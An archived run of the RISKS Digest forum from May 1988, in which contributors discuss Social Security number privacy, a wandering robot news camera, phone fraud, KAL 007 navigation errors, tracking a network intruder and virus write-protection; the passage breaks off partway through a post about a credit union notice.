control circuit to force the engine outside its envelope. (I can see why a human might be given the benefit of the doubt---if the engine is being overstressed to avoid a head-on collision, for example, I'd rather let the human do whatever he likes if it might save the aircraft, even at the risk of blowing something up, rather than keeping the engine nice and safe and letting it be destroyed [along with the passengers!] in the resulting collision. If the engine fails in such a case, well, it wasn't supposed to work under those circumstances anyway, but if it DOESN'T fail, then allowing deliberate, considered operation outside its rated envelope might save the aircraft. But an AUTOMATIC system should never be given the benefit of such doubt!---because now you're designing with two sets of inconsistent constraints.)

✓ More SS# RISKS

Les Earnest <LES@SAIL.Stanford.EDU>
02 May 88 1958 PDT

In <u>RISKS 6.76</u>, Stanley Quayle described another intrusive Social Security Number practice. Here is an account of some of the RISKs of _not_ giving out your SS# freely. Overall, I find these risks more acceptable than those on the other side, but there have been times . . .

<LNF>

For the last decade, I have declined to give my social security number to anyone other than those that are entitled by law to have it. I have been refused credit on a number of occasions because of this, but have encountered no serious problems in getting credit that I needed. For example, I have a full complement of credit cards that have no annual fees.

Some of the larger credit data banks, such as the one operated by TRW, apparently require the SS# in order to access _anything_. While some organizations refuse to deal with me, others with more sensible policies simply check my banking and mortgage references, which show a perfect credit history, and give me credit. (I have a sneaking suspicion that one or more of my credit references may have given away my SS# without authorization, but I know of no way to determine this.)

When I returned to Stanford University in 1985 and signed up for medical and dental insurance, I was told that the identifier that would be used for these services was my SS#. "Over my dead body," I said. I pointed out that doing so would tie my medical records to my government and financial records and that I preferred to keep these things separate.

The Benefits people expained that "Stanford has contracts with the insurance companies that require that we give them your Social Security Number." I pointed out that they had a contract with me to provide medical insurance, that I consider my SS# to be confidential, and that it was up to them to solve this problem. I also pointed out that it would be relatively easy to add one field to the personnel data records for an "Employee ID" that could be used instead of SS#.

Incidentally, I believe that the insurance companies prefer to use SS#

instead of employee number because it makes it easier for them to cross-connect medical records from different periods, which is occasionally useful in fraud investigations. Of course, this same feature also makes it easier to find medical reports for the purpose of political or other harassment.

The Benefits people dithered over the problem I posed for a couple of months while I harassed them. They finally decided that instead of augmenting the Personnel database, which they apparently regarded as next-to-impossible, they would give me a phoney SS#, which would be changed to the correct one just before they sent W-2 forms to the government at the end of the year. I was suspicious that this wouldn't work and said so, but agreed that it would theoretically meet my needs.

The Benefits office asked one thing of me: that I not tell anyone else that they were doing this. They were apparently afraid that there would be a mass of troublemakers who would exceed their capacity to cope. They subsequently demonstrated that they were not even able to cope with me.

I did manage to get my dental checkups paid for the first year, but I had a hunch that I was not home free. At the end of the year, I called Accounting to make sure that my earnings would be reported to the government under my true SS#. "Oops," was the reply, "We'll send them a correction on that."

A few months later I received a copy of a letter to Stanford from TIAA-CREF, which manages my retirement account, asking where the bizarre SS# came from. Fortunately, they had somehow been able to figure out who I really was.

Things went fairly smoothely after that until Benefits decided to give me another phoney SS# in 1986. That one caused the dental charges to bounce, so they gave me another phoney number, which also didn't work. They then announced that the only way to get those bills paid was for me to use my true SS#, which they acknowledged they had given to Delta Dental. I sent them a rather nasty and threatening note and they subsequently managed to get the bills paid and to make the new phoney SS# work.

I understand that the Personnel Department is now in the process of converting to Stanford employee numbers instead of SS# as the basic identifier, which they should have done long ago. I would like to think that I helped stimulate this conversion, but there is no direct evidence.

It is clear that I brought most of the problems described above on myself. I would (and probably will) do it again. If you wish to straighten out the world, you have to do it one piece at a time.

Les Earnest



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 78

Thursday 5 May 1988

Contents

Rambling robot disrupts evening news broadcast

Donn Seeley Phone fraud -- \$150,000

PGN

Blame it on the computer -- lost homework!

Re: Creating alternatives to whistleblowing **Henry Spencer**

KAL 007

Robert Dorsett

- Micros & Airlines A New Angle **Anand Iyengar**
- Ollie North Helps PROFS sales David A. Honig
- Info on RISKS (comp.risks)

Rambling robot disrupts evening news broadcast

Donn Seeley <donn@cs.utah.edu> Wed, 4 May 88 22:02:10 MDT

New York Times, 2 May 88 Television / Peter Boyer AT NETWORKS, CHEAP IS CHIC, SO PLEASE PARDON THE ROBOTS

One recent Saturday night, Connie Chung, the anchor of the weekend version of 'NBC Nightly News,' was reading an urgent story about the Middle East, when she began to disappear.

The studio camera had inexplicably begun to move from its position, pushing Ms. Chung's image from the screen as it glided across the studio floor. Ms. Chung might have motioned to the cameraman, except there was no cameraman. The source of her distress was a robot, one of NBC's new self-operating cameras, that had apparently gotten a case of wanderlust.

... [details about cost-cutting at NBC News, replacement of human cameramen by three robots at a cost of 'less than \$1 million together'] ...

On that eventful Saturday night, Ms. Chung realized that she was moving out of the camera's frame as she read the Middle East story. She considered scooting her chair, which is on wheels, in pursuit of the robot camera. But she remembered that she was stationed on a platform, 'and if I did move, I might have fallen off,' she said.

Finally the robot collided with the stage manager, ending its journey but not its mischief. Having stopped, the camera began to pan the anchor desk, turning its lens even farther from the anchorwoman. Ms. Chung tried to lean into the picture, managing to get about half her face into the frame before cutting away to a taped report.

Ms. Chung said that, over all, she has no particular objection to the use of robots to help NBC's cost efficiency drive. Had she been asked on the night of her misadventure, however, her view might have been different. Before the broadcast, a computer that prints scripts for use in the Teleprompter chewed up and rearranged some of her prose.

'I was being killed by machinery that night,' she said. 'If you'd asked me that night how I felt about non humans, well, it wasn't very favorable.'

✓ Phone fraud -- \$150,000

Peter G. Neumann <NEUMANN@csl.sri.com> Wed 4 May 88 19:22:33-PDT

Two Corte Madera CA teenagers were arrested for using their personal computers to search through lines of numbers, seeking access to credit card and toll-free numbers. They apparently racked up \$150,000 in illicit phone calls during a three-month period. Their victims included PacBell, MCI, GTE Sprint, Future Tech, and All Net. Authorities believe they were part of a Marin County telephone fraud network. [Source: SF Chronicle, 4 May 1988, p. A2]

Blame it on the computer -- lost homework!

Peter G. Neumann <NEUMANN@csl.sri.com> Wed 4 May 88 19:12:26-PDT

MODERN TIMES: When you were a kid, did you ever tell the teacher ``My dog ate my homework?" Update: Navy Lt. John Ratkovich, a student at Naval Postgrad in Monterey, tells me that when homework was called for the other day, Lt. Comdr. Al Jones said ``May DOS ate it." Right. His disc operating system erased it all, and would a commander tell a fib? [Herb Caen, SFChron 28Apr88]

Re: Creating alternatives to whistleblowing [RISKS-6.65]

<mnetor!utzoo!henry@uunet.UU.NET>
Wed, 4 May 88 22:41:34 EDT

- > * If I see a problem, should I let it continue even though it's not
- > in my 'area of responsibility'?

(This may seem like a non sequitur, but all will become clear...) A book that might interest Risks readers is T.N. Dupuy's "A Genius For War" (Prentice-Hall 1977). It's an investigation of how, for about a century, Germany consistently produced the world's best armies -- not just bigger, but significantly better, man for man. (Specifically, German armies fought as if they were about 20% larger than they really were, and they inflicted 50% more casualties than an equal number of other soldiers.)

(Dupuy's book is actually an interesting example of simulation uncovering real-world surprises. He started looking into the subject when attempts at numerical simulation of WW2 battles could not be reconciled with real life unless a fudge factor was introduced to give the Germans an advantage. He notes that similar fudge factors can be found in commercial wargames, if you go looking for them.)

His major conclusion was that individual German soldiers were no better than their opponents: Germany's advantage was better officers, produced not by birth but by superior training. One aspect of their training particularly stood out (we're now coming to the relevant part...): the traditional stereotype of Germans being obsessed with blind obedience was wrong, dead wrong, for the officer corps.

In fact, German officers had it hammered into them repeatedly that they were responsible for getting results, not for following orders, and that obeying orders was *not* an excuse for fouling up. If they saw a problem developing, it was *their* responsibility to see that something was done about it, orders or no orders, chain of command or no chain of command. After the Franco-Prussian war, General Moltke inserted the following in a new training manual:

"A favorable situation will never be exploited if commanders wait for orders. The highest commander and the youngest soldier must always be conscious of the fact that omission and inactivity are worse than resorting to the wrong expedient."

Every German officer heard the story of the major, being reprimanded for fouling up, who tried to defend himself by pointing out that he was following orders and that orders from a superior officer were legally equivalent to orders from the King. Prince Frederick Charles, who was delivering the reprimand, replied: "His Majesty made you a major because he believed you would know when *not* to obey his orders." This was not apocryphal folklore; Moltke himself witnessed the incident, and saw to it that it was incorporated into officer training, to make it clear what the priorities were. The result was an army which -- other things being equal -- consistently performed better than any other army on Earth. "[This system] enabled men who individually lacked the qualities of a genius to perform institutionally in a manner that would provide results

ordinarily achievable only by genius."

(Before anyone objects that Germany lost both World Wars, note that there is wide consensus that this was not the Army's fault. In WW2 in particular, it came frighteningly close to winning -- against larger and better-equipped opponents -- despite extensive political meddling in its decisions and operations.)

How many companies (for that matter, how many *armies*) tell their staff anything like that? How many get results like that?

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

KAL 007

Robert Dorsett <mentat@huey.cc.utexas.edu> Thu, 5 May 88 13:42:28 CDT

Every 747 I've seen uses an inertial navigation system manufactured by Delco Electronics, a subsidiary of General Motors. It's a fairly primitive unit, capable of storing a whopping 10 waypoints at a time. There are three units on the 747, plus an optional card reader. The INS's cost about \$100,000 each. Software updates are actually firmware updates, and referenced by version number, rather than date. Since operators must purchase upgrades, it's inevitable that many carriers are operating old, obsolete INS's--perfectly legally. Many carriers wait until a break-down before a board swap, then just swap the latest version (or the latest version their maintenance department has stockpiled).

The multiple units are used for redundancy inflight, but coordinates can be entered in an "intermix" mode on the ground, to save time. Crew procedures call for cross-verification of waypoints by both the captain and first officer before or during taxi.

Most third-world airlines do not use the card reader, even if it's installed. Many third-world airlines have poor or dubious administrative practices, and keeping the cards up to date (not to mention current copies on each airplane and compensating for theft or misplacement) is a bit of a task.

So what is done is the waypoint coordinates are entered from a computerized flight plan. These flight plans are obtained from the airline's dispatch office, which in turn buys them from a service (forget the name). The flight plans indicate the airplane's longitude, latitude, fuel burn, magnetic heading, projected altitude, etc., for every waypoint. The elapsed time is also given beside the waypoints. Waypoints are referred to by both name (remember, over-water navigation is area navigation) and coordinates from the perspective of the paper flight plan and the charts. The INS, however, only refers to waypoints by coordinates, which can lead to misinterpretation if, for example, an LED element burns out or a number is simply misread. The flight plans start at "enroute climb" and ends at "entry" at the ATC system at the target airport. There are four copies of the flight plans, each one color-coded by a stripe down the left side.

After the INS's are stabilized on the ground, the airplane position is entered. Then, the waypoints coordinates are entered. After takeoff, if a "direct" routing is obtained from ATC, the autopilot is slaved to the INS. The INS runs the show until it's time to add more waypoints. Optionally, a flight director display can be called on the attitude diplays to cross-check INS flight commands.

Optimally, the pilots (captain and first officer) verify INS navigational information with the flight plan. They are expected to cross-check longitude and latitude and establish that the airplane's heading matches the projected heading. The role of the flight engineer is to make sure that fuel burn is within acceptable limits. By the end of the flight, the paper flight plans are heavily marked to indicate deviations from the ideal flight characteristics.

In a perfect world, the massive sequence of errors that led to the destruction of the KAL flight would not have occurred. Even if the captain entered a wrong waypoint, it's inevitable that the mistake would be noted later on, either via cross-check of the headings or of the actual cross-check of longitude and latitude. The INS units also provide a multitude of information beyond merely aircraft position, such as ground speed, track, true course, etc, all of which can be used to verify other characteristics.

However, when we look at other factors, the "off course" theory might gain more credibility.

First, a long-documented trait of many oriental aircrews is the absolute assignment of command on the captain. The captain often does *all* takeoffs and landings, and, in general, has absolute authority on the ship. The first officer is discouraged from voicing his opinions, and, even if he does, such opinions can be (and often are) completely ignored. The flight engineer is almost a non-entity. There have been cases of first officers getting promoted to captain with 15,000 hours with absolutely minimal time manipulating the flight controls of the airplane. These behavioral characteristics have been addressed at a recent flight safety conference by the Flight Safety Foundation in Tokyo, and have been documented for at least 25 years, by sources within the airlines and Western safety observers.

Second, if the captain (we presume the captain enters the coordinates in the INS at the beginning of the flight) entered a WRONG waypoint, it might not be picked up, especially if there was a rushed start and a fast taxi. For credibility's sake, we'll assume that there was one waypoint error.

Third, KAL aircrews are not viewed in the best light by the rest of the flying community. We can assume that, although they meet professional standards, there are deficiencies in training and conduct--credible given the earlier 707 blunder into the Soviet Union and numerous safety and operational discrepancies.

Now, for the worst-case scenario: we have a docile first officer. Captain screws up the entry of at least one INS waypoint. The mistake is not detected until well into the flight. Rather than fly an intercept to get back on the original track (which may waste fuel, at a premium), the captain decides to fly by dead reckoning, setting the autopilot to "heading select" mode, then flying the flight plan headings in a parallel course (but farther north) until he

encounters an in-land radio navigational aid and can conveniently reset the flight plan. This behavior would suggest a lack of comfort with the INS (or, perhaps, a triple INS failure), or an unwillingness to deviate significantly from the paper flight plan and all of its nice pre-calculated values. He happens to intrude Soviet airspace at about the same time that a USAF E3A is expected, and gets shot down. The visual profile of the 747 is almost identical with that of the 707 (this is not as improbable as it sounds).

Now, how does all of this relate to RISKS? We have the obvious entry error, which most of the theories surrounding the incident seem to accept. So, we say: develop a better entry mechanism. Easier said than done. More importantly, we can ask: why didn't the aircrew determine that they were off course? They certainly had enough information to determine the fact, assuming that they were following accepted crew practices. And, if they detected that they were off course about the time they started flying the parallel-but-too-far-north course, why didn't they get back on course?

We might blame the highly automated environment. The operator error starts the ball rolling. The tedious, fatiguing long-distance Pacific run. The overreliance of the aircrew on the technology. The apparent incapacity to place importance on the fact that they were off course: in the insulated airliner environment, they might have concluded that a ten-minute deviation from course wasn't terribly significant, as long as they flew the phantom course defined by the flight plan. This "insulated" mentality is quite possibly a result of degraded flying skills from flying the automated environment too long.

Over the years, I have seen behavior and read accounts of incidents that could account for or support all of the above. The design of cockpits is an exceedingly important issue, both from short-term performance considerations and those of long-term behavior modification. As numerous incidents have shown, automated cockpits remove the pilots from the control loop. When that happens, and, after 10,000 trouble-free flying hours, an insidious error occurs, the crew might not be able to compensate. This problem is due to shortly become MUCH more serious, with the advent of the two-man MD-11 and 747-400, both of which have unprecedented ranges. A number of foreign airlines like the airplanes, but not the automation and flight crew configuration, as evidenced by significant objections from KLM, Singapore, and a variety of Japanese carriers.

Robert Dorsett, University of TX at Austin Internet: mentat@walt.cc.utexas.edu UUCP:{ihnp4, allegra,decvax}!ut-emx!walt.cc.utexas.edu!mentat

Micros & Airlines - A New Angle

Anand Iyengar <Chief Dan> <22116@pyr1.acs.udel.edu> 5 May 88 17:49:45 GMT

Although I know a lot has been said about portables and airplanes, I couldn't resist this new aspect from the Sunday, May 1st, "Philadelphia Inquirer".

** Section R (Travel), page 7 **

"Emergencies are routine for airport medical team"

First came the loud tone on the walkie-talkie, then came the call, "Code yellow, code yellow." ...

The emergency code had come this time from a Boeing 747 on its way in from Boston. A heavy computer keyboard had popped a latch on an overhead compartment and fallen out, striking a 35-year-old business executive on the head. ...

The man was dazed, had difficulty talking, and complained of weakness on one side. A concussion seemed almost certain. They took his vital signs, placed a collar on his neck, maneuvered him carefully onto a special chair, and took him to the jetway where they started an IV and administered oxygen. A fire rescue team arrived, got the patient onto a backboard, and headed for Methodist hospital...

Just one more danger of these new-fangled machines.

Ollie North Helps PROFS sales

"David A. Honig" <honig@BONNIE.ICS.UCI.EDU> Wed, 04 May 88 18:18:06 -0700

Source: Computerworld "Inside Lines" May 2 1988

According to Paul Hessinger, Chief Technical Officer at Computer Task Group in Buffalo NY, "IBM received the largest number of orders ever for its Professional Office System, or Profs in the 14 days after Col. North's testimony!

Prof's backup files had foiled North's shredding of certain communications during the "Iran-Contra Affair".



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 79

Saturday 7 May 1988

Contents

Abuse of power by the press: PCs down BBall scoreboard clocks! **Richard Cook**

Re: Is the Press impressing or depressing?

Les Earnest Cliff Stoll

- KAL007 the defeaning silence continues Clifford Johnson
- Risks of auditing for risks

Doug Claar

Viruses and write-protection

Dennis Director

Harrier ejection-seat accident

Henry Spencer

Re: Military Aircraft Crashes in Germany

Henry Spencer

- Risks of Halon to the environment vs. risks of other fire protection (Dave Cornutt>
- Info on RISKS (comp.risks)

303 <"Richard Cook,> Fri, 6 May 88 09:45 MDT

<COOK@VAXF.COLORADO.EDU>

Subject: Abuse of power by the press: PCs down BBall scoreboard clocks!

During the Seattle SuperSonics and Denver Nuggets basketball game last night, 5 May 1988, officials encountered several problems with game clocks. Coverage in the Boulder, Colorado, 'Daily Camera' of 6 May included the following item:

"CLOCK TROUBLES: Seattle Coliseum officials were wringing their hands Thursday night when the 24-second clock wasn't working when the game started. They finally got it going with 8:14 to go in the first quarter--but their troubles

were far from over.

With 8:06 left in the second quarter, the scoreboard clock went out. They got it going again with 6:54 left--but it went out again 30 seconds later and did not work for the rest of the half.

The problem? It seems the scoreboard circuits were on the same electrical line that the entire media corps was using to hook up their portable computers. And, the line finally overloaded and blew out the scoreboard. When Sonics officials discovered the problem, they frantically moved up and down press row, asking reporters to switch to battery power."

This is presumably reliable evidence of increased use of portables by the press since last year's playoffs...

Re: Is the Press impressing or depressing?

Les Earnest <LES@SAIL.Stanford.EDU>
04 May 88 1900 PDT

In <u>RISKS DIGEST 6.71</u>, Cliff Stoll reviews his experiences in running down a cracker and in dealing with the press. One of Cliff's remarks that caught my eye was the following:

> Instead of closing our doors to this bastard, we monitored and traced him > for about a year.

I am curious about _why_ this was done. I agree that it is necessary to spend some time watching crackers to be sure that you understand their principal tricks, but once you have that information, I see no point in prolonging the game -- why not start slamming doors and harassing them off your system? You may not catch them, but you are likely to get rid of the problem and the drain on your time a lot quicker that way.

Re: Is the Press impressing or depressing?

Cliff Stoll <cliff@Csa5.LBL.Gov> Fri, 6 May 88 15:16:18 PDT

Just like Les Earnest, we at LBL take computer security seriously: we wish to keep our data intact, and we don't tolerate break-ins. Our philosophies differ. Les slams his doors when he finds someone in his system. As outlined on page 490 of this month's CACM, remaining open to an intruder is a toughy. We decided to go after such bastards intending to prosecute them. If they aren't arrested, we'll do our best to sue them [cf: Cal. Penal Code S. 502].

In this particular case, instead of a sophmoric prankster, we found a mercenary who apparently sold stolen information. He wasn't interested in games or academics -- he sought (and received) military data. Simply locking him out of our system would leave

him free to roam around the networks, breaking into many other systems.

I believe we owe a debt to our community of Internet nodes. As in a neighborhood, each of us should report burglaries and breakins, and cooperate in nailing the SOBs. For this reason, we spent a lot of time on this work. Les disagrees, and sees it as a game, rather than a service to a community of networked computer users.

Most of your network partners won't detect a breakin. Most that detect won't follow up. A few will doggedly chase it down, and prosecute. We're in the latter category.

Cliff Stoll

Re: Is the Press impressing or depressing?

Les Earnest <LES@SAIL.Stanford.EDU>
06 May 88 1724 PDT

Regarding my question about why LBL didn't slam the door on their international cracker, Cliff Stoll says:

> Les disagrees, and sees it as a game, rather than a service to a community > of networked computer users.

On the contrary, it is precisely because I do _not_ see it as a game that I do not wish to prolong it. Indeed, if Stanford spent as much as a week chasing down each cracker on its systems, it would be necessary to hire more programmers just to do that.

In fact, there _are_ several people around Stanford who spend large amounts of time programming special hacks to monitor crackers and then spending weeks or months observing their activities. For some reason, these people seem to be mostly reformed crackers. Perhaps they are reliving former exploits.

I _am_ sympathetic to Cliff's argument that this was not an ordinary cracker and deserved special treatment, but in general it may take quite a bit of work to distinguish such a person from J. Random Cracker.

Les Earnest

KAL007 - the defeaning silence continues

Clifford Johnson <GA.CJJ@forsythe.stanford.edu> Fri, 6 May 88 20:51:18 PDT

From: Don Wegeng <Wegeng.Henr@Xerox.COM>
In regards to the continuing debate in RISKS about the KAL007 incident, it appears that one side of the argument is putting all of its faith in the version of the story reported in the book "Shootdown". It seems to me that you

are always at RISK when you chose to put all of your faith in a single source, be it a pressure sensor in an engine, the phone company's billing system, an elected official, or a book about an aircraft that was shot down.

[... and the OTHER side of the story is putting its faith on information that is all derived from one set of interrelated sources??? PGN]

Re Shootdown versus other books on KAL007, I don't think faith comes into it. All the varieties of hypotheses and facts I've seen in other books are discussed in depth (with source references) for all facts in Shootdown. This is not true of the other books, which by comparison cannot be taken anything like as seriously. Shootdown provided some 700 citations (some of which I checked out and found accurately stated) and weighed the facts without reaching a definite conclusion other than that an inquiry was warranted. Hirsh, without citations, and without adding any significant new facts, told a silly story based on a rather small subset of the facts that suited his flagrantly unjustified assertion, delivered as fact, that KAL007 was not a spy flight. Shootdown covered pretty much every point that Hirsh made, whereas Hirsh made *many glaring* omissions. Hirsh spent ages recounting a route dismissed by Shootdown (Ewing's version), and chose to ignore most of the evidence that pointed to espionage. (Sure Shootdown had a few mistakes, but nothing crucial.) Hirsh made a huge fanfare of the fact that the administration falsely asserted that it thought the Soviets knew KAL007 was a passenger flight, a deception admitted a couple of years before Hirsh's "revelations."

From: Nancy Leveson <nancy%murphy.ics.uci.edu@ROME.ICS.UCI.EDU>
"During the first six months of 1978, 16 flights were observed
off track by more than 50 miles, while eight were spotted by
coastal radars 100 miles or more off track. The three greatest
cross track errors were 180, 400, and 700 miles."

I believe the KAL007 flight was 250 miles off track, which
is within the bounds of previous incidents that were
assuredly accidental. I have no data to determine whether
navigation errors are more or less frequent or have a
different average size over the North Pacific as opposed to
the North Atlantic.

I think KAL007 was about 365 nautical miles off course. I find it astonishing that the contrived possibility that KAL007 could have been accidentally off course is interpreted as proof that this was the case, and so the espionage possibility is eliminated without even considering its affirmative evidence. I'm sure that the mere fact that other air flights have been off course is not a valid comparison. The other flights seem to have been over the ocean, whereas KAL007 passed over obvious-to-radar mountain-islands (it wasn't supposed to) and made consecutive course changes, all "incorrectly." How many of the other off-course flights were delayed due to favorable winds shortening the anticipated flight time, yet signed for additional fuel and rejected paying cargo, and then began flying unusually slowly, and then had their false positions relayed by a follow-on flight (KAL015)? Far from being delayed due to the same favorable winds, KAL015 took off six minutes *early* and proceeded so fast that its Mach buzzer would have sounded had it not been switched off. Facts such as KAL007 being ordered to report directly are suppressed by Hirsh, who simply tells us that no one was concerned at KAL007's not reporting its own position. Hirsh doen't mention the weird speed patterns of both flights, nor think it worth mentioning that KAL007 and KAL015 were using the wrong transponder codes, nor that the Japanese radar tapes reported KAL007 dived when it requested permission to ascend, nor that this maneuver improbably occured after hours of radio silence, immediately the Soviet pilot reported having established a lock on KAL007... etc.

As I've said, Shootdown should be read for a review of the quite astonishing indications that KAL007 was on a deliberate mission, and for an account of the inadequacy of computer-pilot errors for the actual route.

KAL007 "accidentally" overflew the Soviets' second largest submarine base. I believe the world record for an off-course flight occured in 1978, when a KAL flight was 1,000 miles off-course, "accidentally" flying over the Soviets largest submarine base (Murmansk). The alarm was sounded by passengers noting the sun was on the wrong side of the plane.

Hirsh writes of his "one basic finding of the book, that the Korean airliner was not a spy plane... The publication clearly diminished the zeal of those public interest groups that had been insisting Flight 007 was deliberately sent over the Soviet Union." Hirsh's major finding is relegated to a footnote, that dismisses the espionage hypothesis on the ground that his unnamed intelligence sources had not heard of the flight in advance. Not only a slender reed for such a conclusion, but an invisible reed. Hirsh does not address the merits of those like me and R.W.Johnson who admit grave doubts and ask for an inquiry. He seems to think his silly book is gospel. I am left wondering whether he deliberately left out key evidence, or whether he is as bad an investigative journalist as his KAL007 book demonstrates. Hirsh himself found a conspiracy to cover-up the facts of KAL007's shootdown. I think that PGN's tentative suggestion that the matter might still be incompletely unravelled simply cannot be denied - at least until a public inquiry is instigated.

risks of auditing for risks...

Doug Claar <dclaar%hpda@hplabs.HP.COM> Fri, 6 May 88 17:09:34 pdt

Our site is recently underwent corporate audit. Among the things checked for was pirated PC software. In preparation for this audit, our local EDP folks ran a little program which looks at program files on the hard disk, and attempts to figure out what products they represent. This introduced some risks to the local computing community: First, the program only checks program names against its database, and not sizes or checksums or... In addition, if any one file of a product is recognized, the user is assumed to have that product. Needless to say, there were lots of false positives. Since EDP had the secretaries running the program, there was lots of "Do you have master floppies for X?" "No, I don't have X on my disk." "Well, you have to get rid of it, because this says you have it."

The second risk was potentially much more devastating--the secretary brought around a floppy, stuck it in 'your' system, and ran the program. Of course, you have relatively little choice in the matter, since it IS the company's

PC. The program was designed to dump its output back onto the floppy, so the floppy wasn't write protected! (I didn't even think of this until after my system had been checked). All I could do is hope that, if anyone had a virus on their PC, their system was tested AFTER mine...

Doug Claar, HP Information Software Division

UUCP: { ihnp4 | mcvax!decvax }!hplabs!hpda!dclaar -or- ucbvax!hpda!dclaar

Viruses and write-protection

Dennis Director <dennis%molly.uucp@eecs.nwu.edu> Thu May 5 16:40:20 1988 CDT

Enough is Enough!

Regarding the effectiveness of hardware write-protection for protecting the operating system and programs from computer viruses, I offer the following challenge:

I have an XT-compatible computer with DOS 3.2 and all of its utilities and programs in the write-protected portion of the hard disk. I invite both Dr. Fred Cohen of the University of Cincinnati and William Murray to come to my office at the Technology Innovation Center, Northwestern University with the press or any other mutually agreed upon reliable witness. I also invite them to bring along any or all virus infected programs that they have collected or written for the occasion. I am (100%) sure that none of these programs will modify my boot block, my partition table, the operating system files or any of the DOS programs (.COM or .EXE) stored on my hard disk, which will be hardware write-protected. A scratch area of the hard disk will be writeable at all times. Simply copying a Trojan Horse into the scratch section of the disk, should obviously not be considered "infecting my system".

Since Dr. Cohen has stated that "you cannot write protect lotus, etc because of copy protection" we will also have a copy of Lotus 123 installed and working in the write-protected section, as we have had for almost two years. This will be a fully legitimate copy-protected installed version of 123. It runs perfectly from the write-protected zone and cannot be infected.

Why go on debating that which can be simply demonstrated? Seems like a fair offer to me!

Dennis Director

Harrier ejection-seat accident

<mnetor!utzoo!henry@uunet.UU.NET>
Fri, 6 May 88 15:49:10 EDT

A while ago I mentioned the incident in which a Harrier pilot was apparently pulled out of his aircraft after the parachute-deployment system on his ejection seat fired through the canopy. Flight International just printed a summary of the final report on the accident.

The problem does indeed appear to have been an accidental firing of the parachute-deployment system, which is powerful enough to punch its way through the canopy. The question is why it fired. The Harrier flew west on autopilot until it ran out of fuel, and went down in deep ocean; the wreckage has not been located despite an extensive search. (The general nature of the accident is known because air traffic control, after being unable to raise the pilot, had another aircraft take a look.)

The inquiry came up with three hypotheses. In the absence of wreckage, there is no way to be sure of the answer. However, two of the hypotheses require multiple errors and/or multiple failures. The third is considered most plausible: if the seat was lowered, and there was a foreign object underneath it in just the right place, a connecting linkage on the seat's underside could have been bent enough to fire the deployment system. The Harrier cockpit equipment includes a utility light on a coiled cable; it is strong enough and large enough to have done the trick, and could have ended up in the right place if it fell off its bracket. Also, there is reason to suspect that the pilot may have lowered the seat at about the right time: he was to perform some tests that required a clear view of the instrument panel, and he was flying into the setting sun, so once he was flying safely on autopilot he might well have lowered the seat for a better view of the panel.

Martin-Baker, manufacturers of the ejection seat (with a generally very high reputation for quality products), are adding a guard over the linkage. (I'm a bit surprised that this wasn't done in the original design; somebody assumed that the cockpit was a controlled environment in which such things couldn't happen.) The utility lights have been removed from the Harriers until this is done.

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

Re: Military Aircraft Crashes in Germany

<mnetor!utzoo!henry@uunet.UU.NET>
Fri, 6 May 88 15:30:26 EDT

- > ... The press says that, in each case, a much worse disaster was only > narrowly avoided ... The crashes occured just down the flight path from:
- > a nuclear generating station, a munitions dump, and an inhabited village.

I can't speak for the munitions dump and the village, but nuclear-reactor containment buildings are deliberately designed to survive a direct hit from a crashing airliner (not as fast as a military jet, in general, but much, much heavier).

- > In all, 35 military aircraft have fallen out of the skies here since 1960. I
- > have no idea how this compares with other countries.

I don't have regional numbers on such losses, but even peacetime military flying is much more dangerous than most people think. Flight International regularly publishes flight-safety reviews that list all known crashes and

related incidents; the annual military safety review, at one line per occurrence, typically covers a couple of pages.

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

Risks of Halon to the environment vs. risks of other fire protection

<dkc%hotly%ihnp4%mtune@mtunx.att.com> Wed, 4 May 16:09:52 1988

Due to the recent concerns about depletion of the atmosphere's ozone layer, there is a possibility that manufacture and sale of certain fluorocarbons may be banned or severely restricted by international treaty. One of these fluorocarbons is Halon.

So, we have to weigh the risks of environmental harm caused by Halon against the risks posed by other types of systems. What exactly are the environmental risks of using Halon? The questions here are:

- Does Halon disassociate in the upper atmosphere and produce ozone-destroying free radicals, like Freon does? (I suspect that it does, as they're chemically similar.)
- 2. How much Halon is discharged into the atmosphere each year? Of the total amount of flourocarbons which escape into the atmosphere, what percentage of it is Halon?
- 3. Does this environmental threat outweigh the risks to property and humans posed by other systems? (Halon does not conduct electricity, interfere with respiration, lower the room temperature, leave a solid residue, or lower the room temperature on discharge. All other systems -- water, CO2, nitrogen, dry chemical, etc. -- have at least one of these undesirable properties.)

If Halon were banned, what fire protection system would you use? Is its use a serious RISK, or is there a greater RISK in not speaking up for it?

Dave Cornutt, AT&T Bell Labs (rm 4A406,x1088), Holmdel, NJ UUCP:{ihnp4,allegra,cbosgd,moss,genesis}!hotly!dkc "The opinions expressed herein are not necessarily my employer's, not necessarily mine, and probably not necessary"

[See previous discussions on this subject in RISK-5.27 and 28. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 80

Sunday 8 May 1988

Contents

- Yet another SSN risk
 - Tom Lord
- Risks of banking **Ritchey Ruff**
- "Auftragstaktik"
- **Gary Chapman**

yet another SSN risk

Info on RISKS (comp.risks)

Tom Lord <lord+@andrew.cmu.edu> Fri, 6 May 88 13:26:55 -0400 (EDT)

Promises from your personel department are almost certainly not sufficient to protect your Social Security number. Such a promise presumes that the department will have good control over its own records and, at least here at CMU, this is not true. This morning on my way into the office a box of trash outside the machine room caught my eye. The box was full of course schedules listing each course, its classroom, its instructor, and the instructor's SSN. My guess is that something went wrong with the printer as the job was printing, and that the operators tossed the partial output and started over.

-Tom

Risks of banking

Ritchey Ruff <ruffwork@orstcs.cs.orst.edu> Sat, 7 May 88 10:24:51 PDT

I belong to a credit union (which will remain unnamed for obvious reasons below) and got the following notice in my end of month statement. I'll refer to the credit union as <CU> when ever their name appears in the flier... I am typing it in verbatim because of the numerous RISKS issues

